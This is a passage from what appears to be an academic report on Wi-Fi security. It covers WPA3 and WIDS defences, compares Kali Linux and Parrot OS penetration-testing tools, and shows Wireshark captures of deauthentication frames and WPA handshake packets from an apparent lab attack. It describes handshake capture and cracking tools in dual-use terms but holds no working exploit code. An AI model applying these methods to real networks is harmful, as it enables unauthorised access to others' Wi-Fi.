
        - **Example Scenario**: A tester uses MDK3 in a controlled test to assess the network’s response to denial-of-service attacks and observe reconnection patterns, capturing handshakes when clients reconnect ([7] Simpson, 2018).

(iii) Detailed Explanation of Defence Mechanisms

A. WPA Security Enhancements

- **WPA3 Features**: Unlike WPA2’s PSK model, WPA3 uses SAE (Simultaneous Authentication of Equals), reducing the effectiveness of offline dictionary attacks by requiring live interaction. WPA3 also supports forward secrecy, protecting prior traffic even if the password is later compromised ([14] Gast, 2018).

- **Password Complexity Standards**: A complex password combining letters, numbers, and symbols (minimum of 12 characters) is essential to prevent brute-force attacks. Research shows that password entropy, or randomness, can significantly impact the feasibility of brute-force cracking ([2] Wrightson, 2012).



WPA3-Personal process

Regular request to AP

Regular response to client

802.11 Authentication SAE commit from client to AP

802.11 Authentication SAE commit from AP to client

802.11 Authentication SAE confirm from client to AP

802.11 Authentication SAE confirm from AP to client

Regular Association Request

Regular Association Response

4-way Handshake

This is used to generate PMK on AP and client

*PMK (Pairwise Master Key)

The link between an AP and a client has been established

Simultaneous Authentication of Equals (SAE) makes brute force attacks ineffective. With SAE passphrase is not exposed

Fig. 6 - Diagram for WPA3 Authentication and Enhanced Security

Description*: A diagram that shows the SAE (Simultaneous Authentication of Equals) handshake process in WPA3. This helps in understanding how WPA3 improves security by using individualized data encryption, making it harder for attackers to brute-force passwords.*

B. Network Monitoring with WIDS and WIPS

- **Wireless Intrusion Detection System (WIDS)**: WIDS tools analyze wireless traffic, detecting irregular patterns. Solutions like Cisco's WIPS automate responses by blocking suspicious devices or spoofing attempts ([15] Ramachandran & Buchanan, 2015).

- **Traffic Analysis Techniques**: Wireshark and other tools aid administrators in detecting MITM attacks by spotting ARP (Address Resolution Protocol) anomalies, such as IP duplications, which can reveal the presence of rogue devices within the network ([9] Cole, 2016).




Fig. 7 - Wireless Intrusion Detection System (WIDS) Architecture Diagram

***Description**: A network architecture diagram showing how WIDS is set up to monitor for anomalies, rogue devices, or de-authentication attacks within a wireless network.*

C. Access Control and Network Concealment

- **MAC Filtering Limitations**: While MAC filtering restricts network access to known devices, attackers can often bypass it by spoofing MAC addresses. Therefore, MAC filtering is most effective when combined with encryption and other security measures ([16] Zeltser, 2020).

- **Hidden SSIDs**: Hiding an SSID may reduce exposure to casual attackers but can still be identified by dedicated attackers using tools like Kismet. As such, hidden SSIDs are a basic measure, best used alongside stronger security ([8] Arkin et al., 2019).

D. Deauthentication Attack Countermeasures

- **Client-Side Defence Techniques**: Modern devices, like recent versions of iOS and Android, automatically reconnect to trusted networks, mitigating deauthentication attacks by re-establishing connections immediately after an interruption ([10] Baloch, 2017).

- **Enhanced Encryption and Reduced Access Points**: Using WPA3 encryption and isolating high-risk access points (such as guest networks) reduce the attack surface for deauthentication attacks. Network segmentation allows administrators to limit potential access points for malicious actors ([13] Simpson, 2018).

E. Examples of Tools and Products Supporting Wireless Defence

- **AirDefense**: AirDefense is a commercial WIDS/WIPS solution that provides real-time threat protection through a comprehensive database of wireless threat signatures. It can detect and respond to various wireless attacks, offering strong defensive support.
- **Open-Source Tools**: The OpenWrt firmware enhances security by supporting MAC filtering and hidden SSID configuration, which, when combined with WPA3 encryption, establishes a more comprehensive defence against common wireless threats like deauthentication and MITM attacks ([16] Zeltser, 2020).

(iv) Detailed Comparison of Kali Linux and Parrot OS for Wireless Penetration Testing

A. Detailed Toolset Comparison

1. **Kali Linux Tools**:
    - **Aircrack-ng**: A powerful suite that includes multiple tools for assessing the security of wireless networks. It captures data packets and conducts brute-force attacks to evaluate WPA/WEP password strengths, essential for penetration testers targeting Wi-Fi networks ([10] Baloch, 2017).
    - **Reaver**: Specialized in exploiting the Wi-Fi Protected Setup (WPS) protocol, Reaver identifies and tests for WPS vulnerabilities. This tool is crucial when analysing WPS-enabled networks and complements Aircrack-ng’s approach for WPA cracking ([15] Ramachandran & Buchanan, 2015).
    - **Wireshark**: Widely recognized for its packet analysis capabilities, Wireshark enables users to capture and inspect network traffic, essential for diagnosing network vulnerabilities. In a penetration testing environment, Wireshark supports in-depth traffic analysis, enhancing the tester’s insight into network activities ([14] Gast, 2018).
2. **Parrot OS Tools**:
    - **Fern WiFi Cracker**: A GUI-based tool suitable for testing network security. It simplifies the process of WPA/WEP cracking with a more intuitive interface, making it accessible to testers with limited command-line experience ([16] Zeltser, 2020).

- **Bettercap**: An advanced tool for executing MITM attacks, packet injection, and packet sniffing, crucial for discovering network vulnerabilities. Bettercap is known for its efficiency in identifying active security issues, offering a high level of versatility in wireless penetration testing ([2] Wrightson, 2012).
- **Wifiphisher**: Primarily a social-engineering tool, Wifiphisher allows users to imitate access points and execute phishing attacks to capture credentials. It’s particularly useful for testers aiming to assess a network’s resistance to social engineering-based threats ([9] Cole, 2016).

B. Resource Efficiency and System Performance

- *Kali Linux*: Designed for resource-heavy tasks, Kali Linux requires higher-end hardware to maintain performance, especially when running complex or concurrent tasks like WPA cracking or multi-network monitoring. Tools like Aircrack-ng, known for CPU intensity, highlight the distribution’s demand for efficient processors and sufficient memory ([8] Arkin et al., 2019).
- *Parrot OS*: Optimized for performance on lower-spec machines, Parrot OS maintains system stability by limiting background processes and pre-loading fewer resources. Its lightweight desktop environment, MATE, ensures efficient memory management, allowing users to focus on core security tasks with minimal system impact ([16] Zeltser, 2020).

C. Privacy and Anonymity Features

- *Kali Linux*: Although users can add privacy tools such as Tor, these are not integrated by default, limiting out-of-the-box anonymity features. This design choice maintains Kali’s focus on direct penetration testing but may not suit users seeking comprehensive anonymity ([13] Simpson, 2018).
- *Parrot OS*: Parrot OS integrates privacy tools as a core feature, offering Tor, OnionShare, and Anonsurf for secure browsing and IP masking. Parrot’s focus on anonymity allows users to conduct tests while maintaining privacy, useful in fields where secure communication and data protection are crucial ([16] Zeltser, 2020).

D. Ease of Use and User Interface


- *Kali Linux*: Its CLI-centric approach reflects the needs of experienced testers who prioritize function over aesthetics. With a streamlined Xfce environment, Kali reduces unnecessary visual elements, allowing seasoned users to maximize testing efficiency while maintaining high customization potential ([15] Ramachandran & Buchanan, 2015).
- *Parrot OS*: Parrot OS prioritizes accessibility, providing GUI-based tools for essential tasks and more intuitive navigation options. Its menu organization and tool layout facilitate ease of use, helping users locate and implement tools faster, which is beneficial for users transitioning to penetration testing ([2] Wrightson, 2012).

E. Community and Support

- *Kali Linux*: As one of the most popular penetration testing distributions, Kali benefits from a large, knowledgeable community. Users have access to abundant forums, tutorials, and documentation, supporting a wide range of use cases, from basic troubleshooting to advanced testing techniques ([14] Gast, 2018).
- *Parrot OS*: Parrot OS's community, though smaller, is highly engaged in areas involving privacy and security. Community forums are particularly active on privacy-related issues, and the official documentation offers in-depth guidance on installation, tool configuration, and troubleshooting ([16] Zeltser, 2020).

F. Use Cases and Recommendations

- *Kali Linux*: Ideal for professional penetration testers, security researchers, and ethical hackers who require a diverse set of tools and are comfortable navigating a CLI-centric environment. Kali Linux is widely used in certification programs, such as OSCP, which train individuals in advanced testing and exploitation ([10] Baloch, 2017).
- *Parrot OS*: Suited for generalist users or cybersecurity professionals seeking a balance between penetration testing capabilities and privacy tools. Its lightweight design and intuitive interface make it a suitable choice for those using lower-end hardware or working on a range of security tasks, including secure browsing and software development ([16] Zeltser, 2020).



What Tools Come With Kali

Information Gathering

- Maltego
- Massscan
- SSLDump

Vulnerability Analysis

- Nikto
- Nmap
- Sparta

Web App Analysis

- DirBuster
- Burp Suite
- WPscan

Database Assessment

- SQLmap
- SQLite database browser

Password Attacks

- hashcat
- Ophcrack
- John the Ripper

Wireless Attacks

- Aircrack
- Kismet
- Reaver

Reverse Engineering

- Clang
- NASM shell
- OllyDbg

Exploitation Tools

- Metasploit framework
- SearchSploit

Sniffing and Spoofing

- Wireshark
- netsniff
- DnsChef

Post Exploitation

- Mimikatz
- PowerSploit
- Weevely

Forensics


- Autopsy
- hashdeep
- Scalpel

Reporting Tools

- Faraday IDE
- CutyCapt

STATIONX

Fig. 8: More Kali tools



What Tools Come With Parrot OS

Information Gathering
- Maltego
- Massscan
- SSLDump

Vulnerability Analysis
- Nikto
- Nmap

Web App Analysis
- DirBuster
- Burp Suite
- WPscan

Database Assessment
- SQLmap
- SQLite database browser

Password Attacks
- hashcat
- Ophcrack
- John the Ripper

Wireless Attacks
- Aircrack
- Reaver

Privacy and Anonymity
- AnonSurf
- TOR Browser
- ZuluCrypt

Exploitation Tools
- Metasploit framework
- MSFvenom

Sniffing and Spoofing
- Wireshark
- netsniff
- DnsChef

Post Exploitation
- Mimikatz
- PowerSploit
- Weevely

Forensics
- Autopsy
- hashdeep
- Scalpel


Office and Media
- LibreOffice
- VLC
- GIMP

STATIONX

Fig. 9: More Parrot OS tools.

Wireshark Outputs findings


- After the **De-Authentication Attack,** we could access the eapol to view packets related to WPA/WPA2 handshake as it shows below in figure 22.


*wlan0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
eapol
No.     Time          Source              Destination         Protocol  Length Info
  10329 78.107400817  TPLink_ef:37:42     Apple_20:32:03      EAPOL     163 Key (Message 1 of 4)
  10333 78.114745718  TPLink_ef:37:42     Apple_20:32:03      EAPOL     219 Key (Message 3 of 4)
  31556 221.878499433 TPLink_ef:37:42     Apple_20:32:03      EAPOL     163 Key (Message 1 of 4)
  31563 221.884489725 TPLink_ef:37:42     Apple_20:32:03      EAPOL     219 Key (Message 3 of 4)
  31576 221.900395455 TPLink_ef:37:42     Apple_20:32:03      EAPOL     219 Key (Message 3 of 4)
  31579 221.903097108 TPLink_ef:37:42     Apple_20:32:03      EAPOL     219 Key (Message 3 of 4)
  35584 239.129919940 TPLink_ef:37:42     Apple_20:32:03      EAPOL     163 Key (Message 1 of 4)
  10331 78.110840623  Apple_20:32:03      TPLink_ef:37:42     EAPOL     185 Key (Message 2 of 4)
  10335 78.118678092  Apple_20:32:03      TPLink_ef:37:42     EAPOL     163 Key (Message 4 of 4)
  31589 221.912430583 Apple_20:32:03      TPLink_ef:37:42     EAPOL     163 Key (Message 4 of 4)
  35586 239.133882749 Apple_20:32:03      TPLink_ef:37:42     EAPOL     185 Key (Message 2 of 4)
  35590 239.146670013 Apple_20:32:03      TPLink_ef:37:42     EAPOL     163 Key (Message 4 of 4)
```

Figure 10: eapol


- We used **De-authentication frames** to view de-authentication packets as the following in figure 23.


*wlan0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
wlan.fc.type_subtype == 0x0c
No.     Time          Source            Destination        Protocol  Length Info
  10444 78.371474094  TPLink_ef:37:42   0a:c0:81:61:f2:e9  802.11    56 Deauthentication, SN=596, FN=0, Flags=........
  10448 78.374598126  TPLink_ef:37:42   0a:c0:81:61:f2:e9  802.11    56 Deauthentication, SN=598, FN=0, Flags=........
  10450 78.374598613  TPLink_ef:37:42   0a:c0:81:61:f2:e9  802.11    56 Deauthentication, SN=599, FN=0, Flags=........
  10452 78.374599045  TPLink_ef:37:42   0a:c0:81:61:f2:e9  802.11    56 Deauthentication, SN=600, FN=0, Flags=........
  10454 78.374599531  TPLink_ef:37:42   0a:c0:81:61:f2:e9  802.11    56 Deauthentication, SN=601, FN=0, Flags=........
  10457 78.378922566  TPLink_ef:37:42   0a:c0:81:61:f2:e9  802.11    56 Deauthentication, SN=602, FN=0, Flags=........
  10460 78.378923246  TPLink_ef:37:42   0a:c0:81:61:f2:e9  802.11    56 Deauthentication, SN=603, FN=0, Flags=........
  10471 78.396899784  TPLink_ef:37:42   0a:c0:81:61:f2:e9  802.11    56 Deauthentication, SN=610, FN=0, Flags=........
  10479 78.420018727  TPLink_ef:37:42   0a:c0:81:61:f2:e9  802.11    56 Deauthentication, SN=611, FN=0, Flags=........
  35683 239.357105775 TPLink_ef:37:42   0a:c0:81:61:f2:e9  802.11    56 Deauthentication, SN=2505, FN=0, Flags=........
  35687 239.367780613 TPLink_ef:37:42   0a:c0:81:61:f2:e9  802.11    56 Deauthentication, SN=2506, FN=0, Flags=........
  35693 239.367782846 TPLink_ef:37:42   0a:c0:81:61:f2:e9  802.11    56 Deauthentication, SN=2508, FN=0, Flags=........
  35695 239.367783304 TPLink_ef:37:42   0a:c0:81:61:f2:e9  802.11    56 Deauthentication, SN=2509, FN=0, Flags=........
  35696 239.367783515 TPLink_ef:37:42   0a:c0:81:61:f2:e9  802.11    56 Deauthentication, SN=2511, FN=0, Flags=........

› Frame 10444: 56 bytes on wire (448 bits), 56 bytes captured (448 bits) on interface wla
› Radiotap Header v0, Length 26
› 802.11 radio information
⌄ IEEE 802.11 Deauthentication, Flags: ........C
    Type/Subtype: Deauthentication (0x000c)
  ⌄ Frame Control Field: 0xc000
      .... ..00 = Version: 0
      .... 00.. = Type: Management frame (0)
      1100 .... = Subtype: 12
    ⌄ Flags: 0x00
        .... ..00 = DS status: Not leaving DS or network is operating in AD-HOC mode (To
        .... .0.. = More Fragments: This is the last fragment
        .... 0... = Retry: Frame is not being retransmitted
        ...0 .... = PWR MGT: STA will stay up
        ..0. .... = More Data: No data buffered
        .0.. .... = Protected flag: Data is not protected
        0... .... = +HTC/Order flag: Not strictly ordered
    .000 0000 0000 0000 = Duration: 0 microseconds
